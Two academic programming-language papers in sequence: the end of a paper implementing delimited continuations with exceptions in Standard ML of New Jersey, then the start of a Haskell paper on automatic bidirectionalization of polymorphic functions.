**Figure 3.** The simulation invariant.

*Proof* By cases on the reduction rules of the specification machine and the definition of the invariant relations, using Lemma 1.  $\square$

**Corollary** If  $C \sim C$  and  $C \xrightarrow{S}^* v$ , halt then there exists a value  $v$  such that  $C \xrightarrow{C}^* E_0[v]$ ,  $v_0$  and  $v \sim v$ .

## 4. Exceptions

Theorem 1 assures us that the implementation is correct—assuming, of course, that the model is a realistic reflection of the implementation language. But what happens when the implementation language contains exceptions?

### 4.1 SML Exceptions

Let us see what happens if we extend the model of the implementation language with a fixed set of exception constants  $\varepsilon$  and exception handlers  $h$ :

$$\begin{aligned} e &::= \dots | \text{handle } h \Rightarrow e \\ v &::= \dots | \text{raise } | \varepsilon \\ h &::= x | \varepsilon \end{aligned}$$

Furthermore, we must be able to install exception handlers during evaluation. In SML/NJ, a captured continuation closes over its installed exception handlers so it suffices to add handler frames to the definition of evaluation contexts  $E$ :

$$E ::= \dots | E \text{ handle } h \Rightarrow e$$

Now we can extend the implementation semantics with rules for raising and handling exceptions:

$$\begin{aligned} E[E'[\text{raise } \varepsilon] \text{ handle } \varepsilon \Rightarrow e], v &\xrightarrow{C} E[e], v \\ \text{if } E' \neq E_1[E_2 \text{ handle } h \Rightarrow e'] \\ E[E'[\text{raise } \varepsilon] \text{ handle } x \Rightarrow e], v &\xrightarrow{C} E[e[\varepsilon/x]], v \\ \text{if } E' \neq E_1[E_2 \text{ handle } h \Rightarrow e'] \\ E[E'[\text{raise } \varepsilon] \text{ handle } \varepsilon' \Rightarrow e], v &\xrightarrow{C} E[\text{raise } \varepsilon], v \\ \text{if } E' \neq E_1[E_2 \text{ handle } h \Rightarrow e'] \text{ and } \varepsilon \neq \varepsilon' \end{aligned}$$

### 4.2 Delimited dynamic binding

To understand how exceptions interact with delimited control operators, let us also add similar syntax to the specification language:

$$\begin{aligned} e &::= \dots | e \text{ handle } h \Rightarrow e \\ v &::= \dots | \text{raise } | \varepsilon \\ h &::= x | \varepsilon \end{aligned}$$

Now we are faced with a design decision, namely how delimited evaluation contexts interact with exception handlers. Specifically, the question is what exception handlers captured continuation should close over:

- none of the current exception handlers;
- all exception handlers in the current continuation; or
- all exception handlers in the current continuation, up to the nearest delimiter.

Kiselyov et al. (2006) argue that the third option is the most sensible semantics. Indeed, if we use a representation of evaluation contexts analogous to Section 4.1, then reified continuations capture exactly the bindings installed since the last delimiter:

$$E ::= \dots | E \text{ handle } h \Rightarrow e$$

Exception handlers are an example of *dynamic bindings*, also known as fluids or implicit parameters (Haynes and Friedman 1987; Hanson 1991; Moreau 1997; Lewis et al. 2000). Because dynamic bindings are associated with their control context, context delimiters should also delimit the scope of dynamic bindings. To

wit: capturing a portion of that context should accordingly capture only the relevant portion of current dynamic bindings. Furthermore, applying a captured delimited continuation should install its exception handlers in the context of the current handlers. In other words, installing a delimited continuation has the effect of “splicing” together two sets of handlers.

The new rules of the specification semantics are mostly analogous to those of Section 4.1:

$$\begin{aligned} E[E'[\text{raise } \varepsilon] \text{ handle } \varepsilon \Rightarrow e], K &\xrightarrow{S} E[e], K \\ \text{if } E' \neq E_1[E_2 \text{ handle } h \Rightarrow e'] \\ E[E'[\text{raise } \varepsilon] \text{ handle } x \Rightarrow e], K &\xrightarrow{S} E[e[\varepsilon/x]], K \\ \text{if } E' \neq E_1[E_2 \text{ handle } h \Rightarrow e'] \\ E[E'[\text{raise } \varepsilon] \text{ handle } \varepsilon' \Rightarrow e], K &\xrightarrow{S} E[\text{raise } \varepsilon], K \\ \text{if } E' \neq E_1[E_2 \text{ handle } h \Rightarrow e'] \text{ and } \varepsilon \neq \varepsilon' \\ E[\text{raise } \varepsilon], E' :: K &\xrightarrow{S} E'[\text{raise } \varepsilon] \\ \text{if } E \neq E_1[E_2 \text{ handle } h \Rightarrow e] \end{aligned}$$

The first three rules correspond to the rules of the implementation semantics. The last rule specifies that uncaught exceptions propagate from child computations to parent computations.

### 4.3 Bug

Unfortunately, the above semantics is not the one implemented by the code in Section 3.1.

For example, according to the semantics of delimited dynamic binding, the following code fragment should evaluate to 1:

```
reset
  (fn _ =>
    (shift (fn k => (k 0)
                  handle Fail _ => 1))
    + (raise Fail "uncaught"))
handle Fail _ => 2
```

Instead, the Filinski implementation returns 2. The problem occurs when the `Fail` exception is raised in the original context of the `reset` expression; the raised exception blunders right past the border and is consequently caught by the `handle Fail _ => 2` guard.

So much for an escape route.

## 5. The Great Escape

The problem with the invariant of Section 3.2 is that it does not prevent exceptions from crossing a border; it only takes ordinary returns into account. The simulation invariant should guarantee that *control never crosses the border*, whether by returning or raising an exception. Instead, when control reaches the border, it should always be redirected to the metacontinuation.

More generally, the problem is that we need some way of splicing together the dynamic bindings of two different continuations. Invoking a continuation installs the local exception handlers from the captured continuation in front of the global exception handlers of the metacontinuation. But Standard ML does not provide primitives for cutting and pasting dynamically bound exception handlers.

The solution is to install a dynamic barrier, in the form of a universal exception handler `handle x`, that effectively blocks any handlers beyond the border. When the barrier catches an exception, it redirects it to the metacontinuation to raise it again. This creates the “tunnel” through which both returned values and raised exceptions alike can cross the border without getting caught by the wrong handlers.

The metacontinuation needs to be able to distinguish ordinary returns from raised exceptions, so every tunneled value is tagged as either a return or an exception:

```
datatype tunneled = SUCCESS of ans
                  | FAILURE of exn
```

Any answer sent to the metacontinuation must be wrapped as a SUCCESS, and any exception redirected to the metacontinuation is wrapped as a FAILURE. To complete the protocol, the metacontinuation must always unwrap the tunneled value and either return or re-raise it.

We call this trick The Great Escape.

### 5.1 The new invariant

To keep things simple, we can model the `tunneled` datatype with a standard functional representation rather than adding sum types to the model. A `tunneled` value in the model is a higher-order function that consumes two function arguments `s` and `f`. A `SUCCESS` always applies the `s` argument to its answer value, and a `FAILURE` applies the `f` argument to its exception.

The new encoding in the model ML wraps both locally returned values and locally uncaught exceptions as tunneled data, and the metacontinuation unwraps the tunneled data by returning values and re-raising exceptions.

$$\begin{aligned} \llbracket Sk.e \rrbracket &= Ck'.\text{let } x \leftarrow (\text{let } k \leftarrow \lambda x. \llbracket \#(k' x) \rrbracket \text{ in } \llbracket e \rrbracket) \text{ in} \\ &\quad ((\uparrow) \lambda s. \lambda f. (s x)) \\ &\quad \text{handle } x \Rightarrow ((\uparrow) \lambda s. \lambda f. (f x)) \\ k' \notin FV(\llbracket e \rrbracket) & \\ \llbracket \#e \rrbracket &= (((Ck.\text{let } m \leftarrow (\uparrow) \text{ in} \\ &\quad \downarrow \lambda x. (\downarrow m; k x); \\ &\quad \text{let } x \leftarrow \llbracket e \rrbracket \text{ in } ((\uparrow) \lambda s. \lambda f. (s x))) \\ &\quad \text{handle } x \Rightarrow ((\uparrow) \lambda s. \lambda f. (f x))) \\ &\quad \lambda x. x) \\ &\quad \text{raise}) \\ k \notin FV(\llbracket e \rrbracket) & \end{aligned}$$

Figure 4 shows the new and updated rules for the new simulation invariant. The simple new expression forms relate by components. The implementations of `shift` and `reset` now wrap as a tunneled value either the local result or any locally uncaught exception. A border separating the local portion of a continuation now guards both ordinary return and exceptional return.

#### Theorem 2 (simulation, The Great Escape)

*With the languages of Sections 4.1 and 4.2 and the simulation invariant of Section 5.1, if  $C \sim C$  and  $C \xrightarrow{S} C'$  and then there exists a term  $C'$  such that  $C \xrightarrow{S^*} C'$  and  $C' \sim C'$ .*

*Proof* As before, using the new simulation invariant.  $\square$

### 5.2 Space efficiency

The new translation is operationally correct, but for practical purposes, it suffers terrible space efficiency. Users do not expect the continuation captured by `shift` to consume as much space as a full continuation captured by `callcc`.

In fact, every time the simulation captures a delimited continuation, the simulation invariant guarantees that control will never pass the border. Of course, the SML/NJ garbage collector cannot infer this information about our program invariant. The problem, then, is that continuation frames that should be dead remain live in memory for too long.

Happily, SML/NJ provides the following useful abstraction in the `SMLofNJ.Cont` library:

```
val isolate : ('a -> unit) -> 'a cont
```

The `isolate` function consumes a function that does not return and converts it into a first-class continuation. Invoking this continuation abandons the current continuation and replaces it with the isolated function.

$\frac{}{\text{raise} \sim \text{raise}}$	$\frac{}{\varepsilon \sim \varepsilon}$
$\frac{}{\text{e} \sim \text{e} \quad \text{e}' \sim \text{e}'}{}$	$\frac{}{\text{e handle h} \Rightarrow \text{e}' \sim \text{e} \text{ handle h} \Rightarrow \text{e}'}$
$\frac{}{\text{[I-SHIFT*]}}$	$\frac{k' \notin FV(e) \quad e \sim e \quad e' \sim \#(k x)}{Ck'.\text{let } x \leftarrow (\text{let } k \leftarrow \lambda x. e' \text{ in } e) \text{ in } \sim \llbracket Sk.e \rrbracket}$
$\frac{}{\text{[I-RESET*]}}$	$\frac{k \notin FV(e) \quad e \sim e}{(((Ck.\text{let } m \leftarrow (\uparrow) \text{ in} \\ \quad \downarrow \lambda x. (\downarrow m; k x); \\ \quad \text{let } x \leftarrow \llbracket e \rrbracket \text{ in } ((\uparrow) \lambda s. \lambda f. (s x))) \\ \quad \text{handle } x \Rightarrow ((\uparrow) \lambda s. \lambda f. (f x))))}$
$\frac{}{\text{[I-BORDER*]}}$	$\frac{E \approx E \quad \text{any } E'}{E'[\text{let } x \leftarrow E \text{ in } ((\uparrow) \lambda s. \lambda f. (s x)) \sim E]}$
$\frac{}{\text{[I-INSTALL]}}$	$\frac{E \approx E \quad e \sim e}{\text{handle h} \Rightarrow e \approx E \text{ handle h} \Rightarrow e}$

Figure 4. New and changed (\*) rules for the simulation invariant.

This is just what we need to inform the runtime to abandon the useless portion of the current continuation whenever we capture a delimited continuation:

```
fun abort thunk = throw (isolate thunk) ()
```

This function effectively performs a computation in the empty continuation.

As it turns out, every use of `escape` in the simulation sends its results to the metacontinuation, so we *never* need the current continuation after capturing it. This means we can change the definition of `escape` to abandon the continuation with `abort` after capturing it. This corresponds to an alternative semantics for `escape`:

$$E[Cx.e], v \xrightarrow{C} e[\langle E \rangle/x], v$$

Unsurprisingly, the simulation invariant holds for this alternative semantics as well; the only difference is that there is never extra “junk” in a captured continuation.

#### Theorem 3 (simulation, The Great Escape, optimized)

*With the languages of Sections 4.2 and 5.2 and the simulation invariant of Section 5.1, if  $C \sim C$  and  $C \xrightarrow{S} C'$ , then there exists a term  $C'$  such that  $C \xrightarrow{C^*} C'$  and  $C' \sim C'$ .*

### 5.3 Implementation

Figure 5 shows the new implementation in SML/NJ.

## 6. Conclusion

We have shown that, with a proper exception-handling protocol, it is possible to express delimited continuations with undelimited continuations even in the presence of exceptions.

While the general problem of splicing together dynamic bindings from two contexts is hard to achieve without additional primitives in the implementation language, our encoding demonstrates that exception handlers can be “cut” with a universal exception handler and “pasted” back together with an appropriate return protocol. Pleasingly, this implementation fits the feature set of Standard ML of New Jersey well, giving us a non-native implementation of `shift` and `reset` with the correct semantics and appropriate space behavior.

## Acknowledgments

I thank Jacob Matthews and Ryan Culpepper for the brainstorming that led to this work. I thank Mitchell Wand for his guidance and Matthias Felleisen and the anonymous reviewers for their thorough and helpful comments.

## References

- Dariusz Biernacki, Olivier Danvy, and Chung-chieh Shan. On the static and dynamic extents of delimited continuations. *Science of Computer Programming*, 60(3):274–297, 2006. ISSN 0167-6423.
- Olivier Danvy and Andrzej Filinski. A functional abstraction of typed contexts. Technical Report 89/12, DIKU, University of Copenhagen, 1989.
- Matthias Felleisen. *The calculi of  $\lambda_v$ -CS conversion: A syntactic theory of control and state in imperative higher-order languages*. PhD thesis, 1987.
- Matthias Felleisen. The theory and practice of first-class prompts. In *Symposium on Principles of Programming Languages*, 1988.
- Andrzej Filinski. Representing monads. In *Principles of Programming Languages (POPL)*, pages 446–457, New York, NY, USA, 1994. ACM Press. ISBN 0-89791-636-0.
- Chris Hanson. MIT scheme reference manual. Technical Report AITR-1281, 1991.
- Christopher T. Haynes and Daniel P. Friedman. Embedding continuations in procedural objects. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 9(4):582–598, 1987. ISSN 0164-0925.
- Richard Kelsey, William Clinger, and Jonathan Rees (Editors). Revised<sup>5</sup> report on the algorithmic language Scheme. *ACM SIGPLAN Notices*, 1998.
- Oleg Kiselyov. How to remove a dynamic prompt: static and dynamic delimited continuation operators are equally expressible. Technical Report 611, Indiana University, March 2005.
- Oleg Kiselyov, Chung-chieh Shan, and Amr Sabry. Delimited dynamic binding. In *International Conference on Functional Programming*, 2006.
- Jeffrey R. Lewis, Mark Shields, John Launchbury, and Erik Meijer. Implicit parameters: Dynamic scoping with static types. In *Symposium on Principles of Programming Languages*, 2000.
- Robin Milner, Mads Tofte, and Robert Harper. *The definition of Standard ML*. MIT Press, Cambridge, MA, 1990. ISBN 0-262-63132-6.
- Luc Moreau. A Syntactic Theory of Dynamic Binding. In *International Joint Conference on Theory and Practice of Software Development (TAPSOFT/FASE'97)*, volume 1214, pages 727–741, Lille, France, April 1997. Springer-Verlag.
- John C. Reynolds. Definitional interpreters for higher-order programming languages. In *ACM Annual Conference*, pages 717–740, August 1972.
- Chung-Chieh Shan. Shift to control. In *Scheme Workshop*, September 2004.
- Dorai Sitaram. *Models of Control and Their Implications for Programming Language Design*. PhD thesis, 1994.
- Dorai Sitaram and Matthias Felleisen. Control delimiters and their hierarchies. *Lisp and Symbolic Computing*, 3(1), 1990.
- Hayo Thielecke. Comparing control constructs by double-barrelled CPS. *Higher-Order and Symbolic Computation*, 14(2):141–160, 2002.
- Mitchell Wand and Daniel P. Friedman. The mystery of the tower revealed: a non-reflective description of the reflective tower. In *LISP and functional programming*, 1986.

```

structure Escape : ESCAPE =
struct
    datatype void = VOID of void
    fun coerce (VOID v) = coerce v
    open SMLofNJ.Cont
    fun abort thunk = throw (isolate thunk) ()
    fun escape f =
        callcc
            (fn k => abort (fn () => (f (fn x => throw k x); ())))
end;

functor Control (type ans) : CONTROL =
struct
    open Escape
    exception MissingReset
    type ans = ans

    datatype tunneled = SUCCESS of ans
                        | FAILURE of exn

    val mk : (tunneled -> void) ref = ref (fn _ => raise MissingReset)

    fun return x = coerce (!mk x)

    fun reset thunk =
        (case escape (fn k => let val m = !mk
                               in
                                   mk := (fn r => (mk := m; k r));
                                   return (SUCCESS (thunk ()))
                                         handle x => FAILURE x)
                     end) of
        SUCCESS v => v
        | FAILURE x => raise x)

    fun shift f =
        escape (fn k => return (SUCCESS (f (fn v => reset (fn () => coerce (k v))))))
                           handle x => FAILURE x)
end;

```

---

**Figure 5.** The Great Escape in Standard ML of New Jersey.

# Bidirectionalization for Free! (*Pearl*)

Janis Voigtländer

Technische Universität Dresden  
01062 Dresden, Germany  
janis.voigtlaender@acm.org

## Abstract

A bidirectional transformation consists of a function *get* that takes a source (document or value) to a view and a function *put* that takes an updated view and the original source back to an updated source, governed by certain consistency conditions relating the two functions. Both the database and programming language communities have studied techniques that essentially allow a user to specify only one of *get* and *put* and have the other inferred automatically. All approaches so far to this bidirectionalization task have been syntactic in nature, either proposing a domain-specific language with limited expressiveness but built-in (and composable) backward components, or restricting *get* to a simple syntactic form from which some algorithm can synthesize an appropriate definition for *put*. Here we present a semantic approach instead. The idea is to take a general-purpose language, Haskell, and write a higher-order function that takes (polymorphic) *get*-functions as arguments and returns appropriate *put*-functions. All this on the level of semantic values, without being willing, or even able, to inspect the definition of *get*, and thus liberated from syntactic restraints. Our solution is inspired by relational parametricity and uses free theorems for proving the consistency conditions. It works beautifully.

**Categories and Subject Descriptors** D.3.3 [*Programming Languages*]: Language Constructs and Features—Data types and structures, Polymorphism; D.1.1 [*Programming Techniques*]: Applicative (Functional) Programming; D.2.4 [*Software Engineering*]: Software/Program Verification—Correctness proofs; F.3.1 [*Logics and Meanings of Programs*]: Specifying and Verifying and Reasoning about Programs; H.2.3 [*Database Management*]: Languages—Data manipulation languages, Query languages

**General Terms** Design, Languages, Verification

**Keywords** generic programming, program transformation, view-update problem

## 1. Introduction

Imagine we have written the following Haskell function:

```
halve :: [α] → [α]
halve as = take (length as `div` 2) as
```

Clearly, it outputs only an abstraction of its input list, as that list's second half is omitted. Now assume this abstracted value, or view,

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

*POPL'09*, January 18–24, 2009, Savannah, Georgia, USA.  
Copyright © 2009 ACM 978-1-60558-379-2/09/01...\$5.00

is updated in some way, and we would like to propagate this update back to the original input list. Here is how to do so:

```
put₁ :: [α] → [α] → [α]
put₁ as as' | length as' == n
            = as' ++ drop n as
  where n = length as `div` 2
```

Note that the backwards propagation of the assumed updated view *as'* into the original source *as* is only possible if *as'* is itself also half as long as *as*. This is so because otherwise there is no consistent way to combine *as'* and the second half of *as* into an updated source from which *halve* would indeed lead to *as'*.

Let us consider another example:

```
data Tree α = Leaf α | Node (Tree α) (Tree α)
```

```
flatten :: Tree α → [α]
flatten (Leaf a)      = [a]
flatten (Node t₁ t₂) = flatten t₁ ++ flatten t₂
```

Now the abstraction amounts to forgetting the tree structure of the input source. But if the list view is updated in any way preserving its length, the new content can be propagated back into the original tree as follows:

```
put₂ :: Tree α → [α] → Tree α
put₂ s v = case go s v of (t, []) → t
  where go (Leaf a)      (b : bs) = (Leaf b, bs)
        go (Node s₁ s₂) bs       = (Node t₁ t₂, ds)
          where (t₁, cs) = go s₁ bs
                 (t₂, ds) = go s₂ cs
```

Finally, consider a function that removes duplicate occurrences of elements from a list, with implementation taken over from a standard library:

```
rmdups :: Eq α ⇒ [α] → [α]
rmdups = List.nub
```

An appropriate backwards propagation function looks as follows:

```
put₃ :: Eq α ⇒ [α] → [α] → [α]
put₃ s v | v == List.nub v && length v == length s'
          = map (fromJust ∘ flip lookup (zip s' v)) s
  where s' = List.nub s
```

For example, in a Haskell interpreter:

```
> put_3 "abcbaabcba" "aBc"
"aBcBaBcBaccBa"
```

Clearly, always having to explicitly write both forwards/backwards-related functions is not the ideal situation. Thus, there has been a lot of recent research into bidirectionalization (Hu et al. 2004; Bohannon et al. 2006; Foster et al. 2007; Matsuda et al. 2007; Bohannon et al. 2008; Foster et al. 2008). One approach is to design a domain-specific language, fencing in a certain subclass of

transformations, in which a single specification denotes both a forward and a backward function. Another approach is to devise an algorithm that works on a syntactic representation of (restricted) forward functions and tries to find the missing backward components. In this paper we present a completely novel approach that works for polymorphic functions such as those above. We write, directly in Haskell, a higher-order function  $bff$  (named for an abbreviation of the paper’s title). This function takes a source-to-view function as input and returns an appropriate backward function. For example, we expect, and will get,

$$\begin{aligned} bff \text{ halve} &\equiv put_1 \\ bff \text{ flatten} &\equiv put_2 \\ bff \text{ rmdups} &\equiv put_3. \end{aligned}$$

Note that applying  $bff$  to  $halve$ , for example, will not return the exact syntactic definition of  $put_1$  given above, but merely a functional value that is semantically equivalent to it. Hence the use of  $\equiv$  instead of  $=$  here. But this is absolutely enough from an application perspective. We want automatic bidirectionalization precisely because we do not want to be bothered with thinking about the backward function. So we do not care about its syntactic form, as long as the function serves its purpose. And the same level of syntactic ignorance applied to the input, rather than output, side of  $bff$  means that we can pass any Haskell function of appropriate type and obtain a good backward component for it. We are not restricted to drawing forward functions from some sublanguage only.

Of course, the concept of a “good backward component” needs to be addressed. As evaluation criteria we use the standard consistency conditions (Bancilhon and Spyros 1981) that a forward/backward pair of functions  $get/put$  should satisfy the laws

$$put s (get s) \equiv s$$

and, if  $put s v$  is defined,

$$get (put s v) \equiv v,$$

known as GetPut and PutGet, respectively. These consistency conditions are why all the  $put$ -functions given above are partial functions only. For example,

```
> put_3 "abcbabcba" "aBB"
```

should, and does, fail, because a view with duplicate elements can never be in the image of  $rmdups$ . An alternative that is used in some of the related literature would be to statically describe, or even calculate, the domain on which a  $put$ -function is well-defined, thus capturing a notion of permitted updates. We have not yet investigated whether this way of recovering totality is possible for our purely semantic approach to bidirectionalization.

Even so, a natural question is how often a  $put$ -function obtained via  $bff$  will be undefined on some input. For example, a trivial  $put$ -function that is undefined whenever the  $v$  in  $put s v$  is not equal to  $get s$  would satisfy the GetPut and PutGet laws, but is clearly undesirable in practice. Our approach usually does better than that, but one significant limitation that it has in its current state is that any update that changes the “shape” of a view, say the length of a list, will lead to failure. Further discussion is contained in Section 7.

Instead of a single function  $bff$ , we will actually give three functions  $bff$ ,  $bff_{Eq}$ , and  $bff_{Ord}$ , the choice from which depends on whether the source-to-view functions to be handled may involve equality and/or ordering tests on the elements contained in the data structures to be transformed. This reflects that for a function like  $rmdups$  conceptually more involved conditions are required for safe bidirectionalization than for  $halve$  or  $tail$ , or any other function of type  $[\alpha] \rightarrow [\alpha]$  without an  $Eq$ -constraint. So  $bff_{Eq}$  will be used for  $rmdups$  and its like, and  $bff_{Ord}$  for functions like the

following one:

$$\begin{aligned} top3 :: Ord \alpha \Rightarrow [\alpha] \rightarrow [\alpha] \\ top3 = take 3 \circ List.sort \circ List.nub \end{aligned}$$

But it is indeed the case that the single function  $bff$  applies to both  $halve$  and  $flatten$ , even though the former only deals with lists while the latter also involves trees. That is,  $bff$ , as well as  $bff_{Eq}$  and  $bff_{Ord}$ , will be generic over both input and output structures. To get a rough idea of what kind of structures will be in reach, think of containers: shape plus data content (Abbott et al. 2003).

Proving that for any  $get$  a  $put$  obtained as  $bff$   $get$ ,  $bff_{Eq}$   $get$ , or  $bff_{Ord}$   $get$  satisfies the GetPut and PutGet laws will be done by using free theorems (Reynolds 1983; Wadler 1989). Our formal reasoning there will be “morally correct” in the sense of Danielsson et al. (2006). That is, our proofs of the GetPut and PutGet laws will apply to total  $get$ -functions and total, finite data structures. In particular, we do not take into account Haskell intricacies like those studied by Johann and Voigtlander (2004). This simplification is done solely for the sake of exposition, not because of any fundamental problems with doing otherwise.

All code in this paper was developed and tested using the Glasgow Haskell Compiler 6.8.2. The final, generic version of the code is available as Hackage (<http://hackage.haskell.org>) package  $bff-0.1$ . An online tool based on it is also available at <http://linux.tcs.inf.tu-dresden.de/~bff/cgi-bin/bff.cgi>. Throughout, we sometimes use common Haskell functions and types without further comment, like  $fromJust$ ,  $lookup$  (and thus  $Maybe$ ), and  $zip$  above. Where these are not clear, Hoogle (<http://haskell.org/hoogle>) has the answer.

## 2. Getting Started

We first deal only with lists as both input and output structures, aiming at a bidirectionalizer of type

$$bff :: (\forall \alpha. [\alpha] \rightarrow [\alpha]) \rightarrow (\forall \alpha. [\alpha] \rightarrow [\alpha] \rightarrow [\alpha]).$$

Note that the local universal quantifications over  $\alpha$  are essential here, and require compiler flag  $-XRank2Types$ .

Now, how can  $bff$  possibly learn anything about its input function, so as to exploit that information for producing a good backward function? The idea is to use the assumption that the input function  $get$  is polymorphic over the element type  $\alpha$ . This entails that its behavior does not depend on any concrete list elements, but only on positional information. And this positional information can even be observed explicitly, for example by applying  $get$  to ascending lists over integer values. Say  $get$  is  $tail$ , then every list  $[0..n]$  is mapped to  $[1..n]$ , which allows  $bff$  to see that the head element of the original source is absent from the view, hence cannot be affected by an update on the view, and hence should remain unchanged when propagating an updated view back into the source. And this observation can be transferred to other source lists than  $[0..n]$  just as well, even to lists over non-integer types, thanks to parametric polymorphism (Strachey 1967; Reynolds 1983).

Let us develop this line of reasoning further, still on the  $tail$  example. So  $bff tail$  is supposed to return a good  $put$ . To do so, it must determine what this  $put$  should do when given an original source  $s$  and an updated view  $v$ . First, it would be good to find out to what element in  $s$  each element in  $v$  corresponds. Assume  $s$  has length  $n + 1$ . Then by applying  $tail$  to the same-length list  $[0..n]$ ,  $bff$  (or, rather,  $bff tail \equiv put$ ) learns that the original view from which  $v$  was obtained by updating had length  $n$ , and also to what element in  $s$  each element in that original view corresponded. Being conservative, we will only accept  $v$  if it has retained that length  $n$ . For then, we also know directly the associations between elements in  $v$  and positions in the original source. Now, to produce the updated source, we can go over all positions in  $[0..n]$  and fill

```

fromAscList :: [(Int, α)] → IntMap α
empty      :: IntMap α
notMember  :: Int → IntMap α → Bool
insert     :: Int → α → IntMap α → IntMap α
union      :: IntMap α → IntMap α → IntMap α
lookup     :: Int → IntMap α → Maybe α

```

**Figure 1.** Functions from module Data.IntMap.

them with the associated values from  $v$ . For positions for which there is no corresponding value in  $v$ , because these positions were omitted when applying  $\text{tail}$  to  $[0..n]$ , we can look up the correct value in  $s$  rather than in  $v$ . For the concrete example, this will only concern position 0, for which we naturally take over the head element from  $s$ .

The same strategy works also for general  $\text{bff}$  *get*. In short, given  $s$ , produce a kind of template  $s' = [0..n]$  of the same length, together with an association  $g$  between integer values in that template and the corresponding values in  $s$ . Then apply *get* to  $s'$  and produce a further association  $h$  by matching this template view versus the updated proper value view  $v$ . Combine the two associations into a single one  $h'$ , giving precedence to  $h$  whenever an integer template index is found in both  $h$  and  $g$ . Thus, it is guaranteed that we will only resort to values from the original source  $s$  when the corresponding position did not make it into the view, and thus there is no way how it could have been affected by the update. Finally, produce an updated source by filling all positions in  $[0..n]$  with their associated values according to  $h'$ . For maintaining the associations between integer values and values from  $s$  and  $v$ , we use the standard library Data.IntMap. Concretely, we import from it the functions given in Figure 1. Their names and type signatures should be enough documentation here, the only necessary additions being that  $\text{IntMap.fromAscList}$  expects a list with integer keys in ascending order and that  $\text{IntMap.union}$  is left-biased for integers occurring as keys in both input maps. The latter will precisely realize the desired precedence of  $h$  over  $g$ . The described strategy is now easily implemented as follows:

```

bff :: (forall α. [α] → [α]) → (forall α. [α] → [α] → [α])
bff get = λs v →
  let s' = [0..length s - 1]
    g = IntMap.fromAscList (zip s' s)
    h = assoc (get s') v
    h' = IntMap.union h g
  in map (fromJust ∘ flip IntMap.lookup h') s'
assoc :: [Int] → [α] → IntMap α
assoc []      [] = IntMap.empty
assoc (i : is) (b : bs) | IntMap.notMember i m =
  = IntMap.insert i b m
  where m = assoc is bs

```

Note that the function  $\text{assoc}$ , realizing the matching between the template view and the updated proper value view, needs to check that no index position is encountered twice, because otherwise it would not (yet) be clear how to deal with two potentially different update values.

Our current version of  $\text{bff}$  works quite nicely already. For example,

```
> bff tail "abcd" "bCd"
"abCd"
```

and for

```

sieve :: [α] → [α]
sieve (a : b : cs) = b : sieve cs
sieve _           = []

```

we automatically get

```
> bff sieve "abcdefg" "123"
"a1c2e3g"
```

(Note that  $\text{sieve}$  “abcdefg”  $\equiv$  “bdf”.)

However, ultimately the current version is too weak. It fails as soon as a source-to-view function duplicates a list element. For example,

```
> bff (\s → s ++ s) "a" "aa"
```

fails, defeating the GetPut law. (Note that the GetPut law would demand that  $\text{bff}$  ( $\lambda s \rightarrow s ++ s$ ) “a” (( $\lambda s \rightarrow s ++ s$ ) “a”)  $\equiv$  “a”.) And also, a bit more subtly, the PutGet law is violated for empty source lists:

```
> bff halve "" "a"
""
```

(Note that the PutGet law would demand that, if  $\text{bff halve}$  “” “a” is defined,  $\text{halve}$  ( $\text{bff halve}$  “” “a”)  $\equiv$  “a”, but it is not the case that  $\text{halve}$  “”  $\equiv$  “a”.)

On the other hand, apart from this empty list weirdness we truly have  $\text{bff halve} \equiv \text{put}_1$ . So it seems we have made a good start, on which to extend in the next section.

### 3. Correct Bidirectionalization

In order to fix  $\text{bff}$  to adhere to the GetPut law, we need to deal with duplication of list elements. Consider again the source-to-view function  $\lambda s \rightarrow s ++ s$ . Applied to a template  $[0..n]$ , it will deliver the template view  $[0, \dots, n, 0, \dots, n]$ . Under what conditions should a match between this template view and an updated proper value view be considered successful? Clearly only when equal indices match up with equal values, because only then we can produce a meaningful association reflecting a legal update.

However, equality tests are not possible in Haskell at arbitrary types. So we will have to weaken the type of  $\text{bff}$  as follows:

```
bff :: (forall α. [α] → [α]) → (forall α. Eq α ⇒ [α] → [α] → [α])
```

That is, the *get*-function given to  $\text{bff}$  will still (have to) be fully polymorphic, but the returned *put*-function will only be applicable to lists over an element type satisfying the *Eq*-constraint. This is not expected to cause any problems in practice, because application scenarios for view-update will typically involve data domains for which equality tests are naturally available (as opposed to, say, operating on lists of functions). And in any case, we could always recover the law-wise weaker but also type-wise slightly wider applicable version of  $\text{bff}$  from the previous section by simply defining bogus instances of *Eq* where the equality test  $==$  invariably returns *False*.

Armed with equality tests, we can rewrite the function  $\text{assoc}$  as follows. We also take the opportunity to introduce more useful error signaling than pattern-match errors as implicitly used before.

```

assoc :: Eq α ⇒ [Int] → [α] → Either String (IntMap α)
assoc []      [] = Right IntMap.empty
assoc (i : is) (b : bs) = either Left (checkInsert i b)
  (assoc is bs)
assoc _      _ = Left "Update changes the length."

```

```

checkInsert :: Eq α ⇒ Int → α → IntMap α
            → Either String (IntMap α)
checkInsert i b m =
  case IntMap.lookup i m of
    Nothing → Right (IntMap.insert i b m)
    Just c   → if b == c
                then Right m
                else Left "Update violates equality."

```

From now on, we assume that every instance of  $\text{Eq}$  gives a definition for  $\equiv$  that makes it reflexive, symmetric, and transitive. Then, the following two lemmas hold.

**Lemma 1.** For every  $is :: [\text{Int}]$ , type  $\tau$  that is an instance of  $\text{Eq}$ , and  $f :: \text{Int} \rightarrow \tau$ , we have

$$\text{assoc } is (\text{map } f \text{ } is) \equiv \text{Right } h$$

for some  $h :: \text{IntMap } \tau$  with

$\text{IntMap.lookup } i \text{ } h \equiv \text{if elem } i \text{ is then Just } (f \text{ } i) \text{ else Nothing}$   
for every  $i :: \text{Int}$ .

**Lemma 2.** Let  $is :: [\text{Int}]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $v :: [\tau]$  and  $h :: \text{IntMap } \tau$ . We have that if

$$\text{Right } h \equiv \text{assoc } is \text{ } v,$$

then

$$\text{map } (\text{flip IntMap.lookup } h) \text{ } is \equiv \text{map Just } v.$$

